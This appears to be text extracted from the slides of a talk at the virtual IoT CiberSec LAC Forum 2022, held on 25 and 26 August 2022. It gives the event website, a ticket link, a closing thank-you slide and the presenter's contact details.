IoTCiberSecLAC

IoTCiberSecLAC

www.iotcs.lat

IoT CiberSec LAC Forum 2022

25 y 26 de agosto de 2022 a partir de las 16.00 hs (UTC-3)

Formato: Virtual

https://www.eventbrite.com/e/entradas-iot-cibersec-lac-forum-2022-344071145057

¡Gracias!
¿Preguntas?

IoTCiberSecLAC

IoTCiberSecLAC

IoTCiberSecLAC

www.iotcs.lat

João Moreno Rodrigues Falcão

joao@falcaomoreno.com.br

joaomorenorf